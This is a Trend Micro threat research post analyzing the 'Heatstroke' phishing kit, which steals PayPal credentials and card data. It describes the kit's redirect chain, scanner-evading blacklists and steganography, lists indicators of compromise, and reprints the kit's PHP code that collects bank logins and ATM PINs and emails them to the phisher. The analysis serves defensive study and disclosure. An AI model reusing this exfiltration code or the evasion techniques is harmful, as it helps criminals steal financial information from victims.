'Heatstroke' Campaign Uses Multistage Phishing Attack to Steal PayPal and Credit Card Information

- Posted on:August 29, 2019 at 6:45 am
- Posted in:Bad Sites, Spam
- Author:
  Trend Micro

0

By Jindrich Karasek (Threat Researcher)

Despite having an apparent lull in the first half of 2019, phishing will remain a staple in a cybercriminal's arsenal, and they're not going to stop using it. The latest example is a phishing campaign dubbed Heatstroke, based on a variable found in their phishing kit code. Heatstroke demonstrates how far phishing techniques have evolved — from merely mimicking legitimate websites and using diversified social engineering tactics — with its use of more sophisticated techniques such as steganography.

The way Heatstroke's operators do research on their potential victims is notable. They aim for their victim's private email addresses, which they most likely collected from the victim's own address list, which also includes managers and employees in the technology industry. Private email addresses are more likely to be hosted on free email services with lax security and spam filtering. They're also usually used as verification for social media and e-commerce websites, as well as backups for Gmail and business accounts. Gmail accounts are particularly interesting; attackers that gain access to these accounts can also access the victim's Google Drive, and, under certain circumstances, potentially compromise the Android device linked to the account. These free email accounts could thus serve as better starting points for attackers to reconnoiter and gather intelligence on their targets compared to business emails, which are typically more secure.

Heatstroke's attack chain

Heatstroke's operators appear to have used these countermeasures to hide their trails:

- ***Multistage phishing attack.*** To avoid suspicion, the attackers do not hurry or spread their attack over multiple screens/pages. Compared to a usual phishing attack that would employ a single landing page,

Heatstroke's multistage approach tries to mimic what a legitimate website would do to lull the potential victim into thinking nothing is amiss.

- ***Obfuscated trails.*** The phishing kit's content is forwarded from another location, but masked to appear as if it was on the landing page itself. The landing page also constantly changes to bypass content filters. The phishing kit can also block certain IP ranges, crawling services, and even security tools such as vulnerability scanners. If a user tries to connect from a location, browser, IP address, or country that the attackers blacklisted, the page will not show the content (serving an HTTP 404 error) or the content is forwarded from somewhere else. The first page of the phishing kit is generated by PHP script encoded in Base64 to avoid or bypass firewalls.
- ***Phishing as a service.*** We saw a different group purchase the kit for their own phishing attacks. The kit's developer even assigned his own API key to this group. This suggests that these activities have customer, operator, and developer roles.
- ***Self-aware phishing kit.*** The whole phishing page's content is generated dynamically based on user/visitor properties. The site's source code contains a fairytale story. This could be the developer showing that he knows researchers look at his source code.
- ***Attempts to appear legitimate.*** A phishing attack will be sent from the domain based on the victim's country of origin. In some of the cases that we analyzed, the domain used for the attack used to belong to a legitimate business that was later put up for sale.

The stolen credentials are sent to an email address using steganography (hiding or embedding data into an image). Over the course of our research, we were able to capture two similar phishing kits — one for Amazon users and the second for stealing PayPal credentials. Our analysis in this post delves into the latter, as we were able to capture most of its components.

The two kits' tactics and techniques were similar, from the website hosting the phishing kit and the type of information they stole to the masking techniques used. Both kits also seemingly end in the same user verification phase. These similarities could mean that they have the same origin. The similarity could also be buoyed by the timing and scope of the attacks that used these kits, as they were delivered to the same victim.



Figure 1. Infection chain of Heatstroke's phishing attack; note that the infection chain could change depending on user/behavior properties

Heatstroke's infection chain

In this phishing attack's case, the infection chain is dynamic, which means certain routines change depending on user/behavior properties. This is the overall attack chain we observed during our research:

1. The attacker sends a phishing email asking the user to verify his account. The email is sent from a legitimate domain to avoid being blocked by spam filters.
2. The user is prodded to click the button/URL in the phishing email in order to verify his account on PayPal (and Amazon). As per the code in the phishing kit's *htaccess* file, the phishers appear to plan to

run similar phishing kits for eBay, Google, Apple, Firefox, Datasift, and Internet.bs, among other services).

3. The user is redirected to a first-stage website, which varies. The website is designed to redirect the victim to the phishing kit's website, enabling the attacker's phishing attempt to slip through content filters.
4. The first-stage website redirects the user to a second-stage site, which is the actual phishing kit website. This stage is for validation. It checks if the user is not a bot, a web crawler, or a security tool like Nessus. It also checks if the user comes from certain sites, like the FBI's domain, and if the user's IP is not in its range of blocked IP addresses.
5. Once all the checks are done, the user is diverted to a third-stage website, which is the actual phishing site. The phishing content is generated from a Base64-encoded PHP script to bypass firewalls. The content is also localized depending on the victim's IP address.
6. The user is asked to fill the information fields, which includes email credentials, credit card details and other personally identifiable information (PII). The information is coded into an image that is sent to the phisher-owned email address. The attackers also collect information on the user's system OS.
7. Once the user fills all the information fields and clicks the last button, nothing will happen. If the user tries to visit the website with the phishing kit with the same IP and settings, the website will not load the phishing kit.

Technical analysis of Heatstroke's phishing kit

The session starts from the script index.php in the main directory, which is base64-encoded, as seen in Figure 2. The script checks the visitor's IP address by using, ironically, an online anti-fraud service. If the service has banned or blacklisted the visitor's IP address, the phishing kit will prevent the visitor from seeing the content. It also shows how the session key is being composed from various variables. This session key variable identifies each victim and used in the attack's later stages.



Figure 2. Base64-encoded (left) and decoded (right) code of the script that determines if the user would be served phishing content

The phishing kit's content is served once the visitor passes the validation checks. The link hxxps://www[.]posicionamientowebeconomico[.]es/wp-includes/css/signin[.]html (a second-stage site), for example, will appear as if it's redirecting the user to an account validation page, but is, in fact, diverting the user to a malicious site that will phish for credentials.

As the content for the user is being loaded from the other source (as per the setting in the *./htaccess* file which lists rulesets for the visitor's restrictions), the user will be redirected to a phishing site, *hxxps://raisingtwo[.]com/INC/signin/-/PPL-ID/app/signin*. The page asks the user to enter an email address and the email address password. The information field has content validation mechanisms and allows only a legitimate email address format to be keyed in.



Figure 3. The phishing pages that ask the user to validate his account with an email address and password

The page dynamically generates phishing content via a PHP script. Its source code, when viewed on a browser (shown in Figure 4), actually contains folk stories, possibly as a joke to researchers trying to analyze it.

Figure 4. Code snippets of the PHP script that generates the phishing page (top), and a screenshot of the page's source when viewed on a browser (bottom)

The following files/components are also part of the phishing content served to the user:

- *antiX.php* — X is a single digit varying from 1-8. This code contains some guidance on how to avoid/block web scanners, vulnerability and security research tools, crawlers and certain IP addresses, and preventing them from visiting the phishing site.
- *Index.php* — Included in *antiX.php*, which helps collect user information (e.g., via getOs, getBrowser).
- *langauges.php* — A variable file that serves localized content to the phishing page.
- *Algo.php* — Helps parse the browser and OS names to a standardized format.
- *Mine.php* — Lists the settings that the phishing kit's creator preset for his client, including the API key and security API key.

Figure 5. Code snippets of *antiX.php* (left and center), and the information fields set in the phishing site (right)

How Heatstroke steals payment information

Once the user has provided his email and password, the phishing kit serves a page that notifies the user of "unusual activity." This creates an idea that the user has logged in and now is about to solve the account

validation issue via the real PayPal website. The source code of the phishing content (Figure 6) shown to the user — also generated by the kit — also shows the folk tale (Figure 7).



Figure 6. Screenshot of the phishing page displaying a notice of unusual activity (left). The page redirects the user to another page (right) that will steal the user's credit card information

Figure 7. The source code of the phishing content generated by the PHP script (top) asking for credit card information

The file *process.php* contains code for blocking unwanted users from visiting the phishing page. This is present in every page generated from when the user is redirected to the first-stage phishing site, along with validation checks in each of the information fields in the form.

After the user fills the form and clicks "Save," nothing seemingly happens on the website. Behind the scenes, however, the phishing kit sends the data to the phishers. The phishing kit validates the credit card number by abusing a publicly accessible web service that looks up credit and debit card metadata. Once it validates the credit card number, the last screen shown to the user will be a redirection to a shortened URL that leads to the legitimate/actual Paypal login page.

Deeper dive into the phishing kit's dynamics

We were able to identify the phishing kit's developer and customer from its text strings. Further research showed that the Heatstroke's admins could at least speak Czech, English, Spanish, and Indonesian. Figure 8 shows the kit's configuration settings, with information that the developer added for each setting.



Figure 8. Screenshot showing the phishing kit's configuration settings (left) and code snippet of the *./htaccess* file showing how it redirects unwanted visitors, such as those using the FBI's domain, to another site (right)

As mentioned earlier, the phishing kit has measures to deter unwanted visitors through a blacklist. The *anti.php* script, for example, is used to redirect blacklisted users to another website, hxxp://2m[.]ma/ar/, when the validation process fails. The blacklist includes whole blocks of IP addresses, referrers, strings like "Google," and user agents.

Using steganography and what happens to the stolen data

The kit sends pilfered data to addresses on a possibly attacker-owned domain. It sends different data to different emails using two methods for each step of the phishing attack. The first method involves the use of regular email to send the stolen data (via *step6.php*), as shown in Figure 9.

```
*/
    if(isset($_POST['accnumq'])){
    session_start();
    include '../bot.php';
    include '../mine.php';
    $msg="========== <[ -".$scamname."- B A N K INFO ]> ==========\r\n";
    $msg.="EMAIL                : ($_SESSION['EML'])\r\n";
    $msg.="Account Username : ($_POST['userid'])\r\n";
    $msg.="Account Pass     : ($_POST['passcode'])\r\n";
    $msg.="Account Number       : ($_POST['accnumq'])\r\n";
    $msg.="Routing Number       : ($_POST['rounum'])\r\n";
    $msg.="ATM PIN              : ($_POST['atmpin'])\r\n";
    if(isset($_POST['iban'])){
    $msg.="IBAN: ($_POST['iban'])\r\n";
    }
    $msg.="---------------------- IP Info ----------------------\r\n";
    $msg.="IP ADDRESS   : ($_SESSION['ip'])\r\n";
    $msg.="LOCATION : ($_SESSION['ip_city']) , ($_SESSION['ip_countryName']) , ($_SESSION['currency'])\r\n";
    $msg.="BROWSER      : ($_SESSION['browser']) on ($_SESSION['os'])\r\n";
    $msg.="SCREEN       : ($_SESSION['screen'])\r\n";
    $msg.="USER AGENT   : ($_SERVER['HTTP_USER_AGENT'])\r\n";
    $msg.="TIMEZONE : ($_SESSION['ip_timezone'])\r\n";
    $msg.="TIME     : ".now()." GMT\r\n";
    $msg.="========== <[ THANKS TO [redacted] ]> ==========\r\n\r\n\r\n\r\n";
        if ($saveintext=="yes") {
    $save=fopen("../../".$filename.".txt","a+");
fwrite($save,$msg);
fclose($save);
```

```
    $subject="-".$scamname."- NEW BANK INFO [".$_SESSION['EML']."] From [".$_SESSION['ip_countryName']."]";
    $headers="From: xAthena  <newlogin@[redacted].com>\r\n";
    $headers.="MIME-Version: 1.0\r\n";
    $headers.="Content-Type: text/plain; charset=UTF-8\r\n";
        if (isnotbottoruser() && $sendtoemail=="yes") {
    @mail($yours,$subject,$msg,$headers);
        if ($show_identity=="yes") {
exit(header("Location: ../../app/identity"));
}else{
    exit(header("Location: ../../app/thanks"));
}
}
}if(!isset($_POST['accnumq'])){
    header('HTTP/1.0 404 Not Found');
}
```

Figure 9. Code snippets showing how the stolen data is sent to the phishers: via email (top) and steganography (bottom)

The second method uses steganography (embedding data in an image) by encoding the stolen data into an image, encrypting it, and then emailing it to the phisher. However, we found that the complete code for this function was missing, thus the code capture was incomplete. It's also possible that the function is still in development, or the developer did not provide it. Also of note was a directory in the phishing kit, named "proof," which contained two .img files, with MD5 hashes as filenames. The images, an example of which is in Figure 10, have similar visual motifs. Binary analysis of the phishing kit also showed that the ASCI strings were actually dummies or placeholders, likely to demonstrate the kit's capability to potential customers.



Figure 10. A sample image embedded with stolen data via steganography (top), and screenshot of ASCI strings (bottom)

Best practices and Trend Micro solutions

The fact that Heatstroke's developer is apparently adopting the phishing-as-a-service business model means other cybercriminals will bank on this phishing kit for their own attacks to steal PII and payment data. We also expect this phishing campaign to incorporate more techniques that can evade detection and deter analysis, such as steganography (albeit incomplete for now) and blacklisting. Users and businesses should improve their cybersecurity awareness, particularly against socially engineered email-borne threats.

Trend Micro™ Smart Security, Smart Smart Protection Suites and Worry-Free™ Business Security protect users and businesses from Heatstroke's phishing attacks by detecting malicious files and spammed messages and blocking related malicious URLs.

Indicators of Compromise (IoCs):

File Name	SHA-256	Trend Micro Detection
bin	587368b3f679083010690cbc15df64 7a045f62f02ca86495d704d24fdb2eb5d6	Trojan.PHP.PHISHKIT.B

Related URLs:

- hxxp://2m[.]ma/ar/

- hxxps://alphawolfden[.]com/.well-known/
- hxxps://posicionamientowebeconomico[.]es/wp-includes/
- hxxp://raisingtwo[.]com/INC/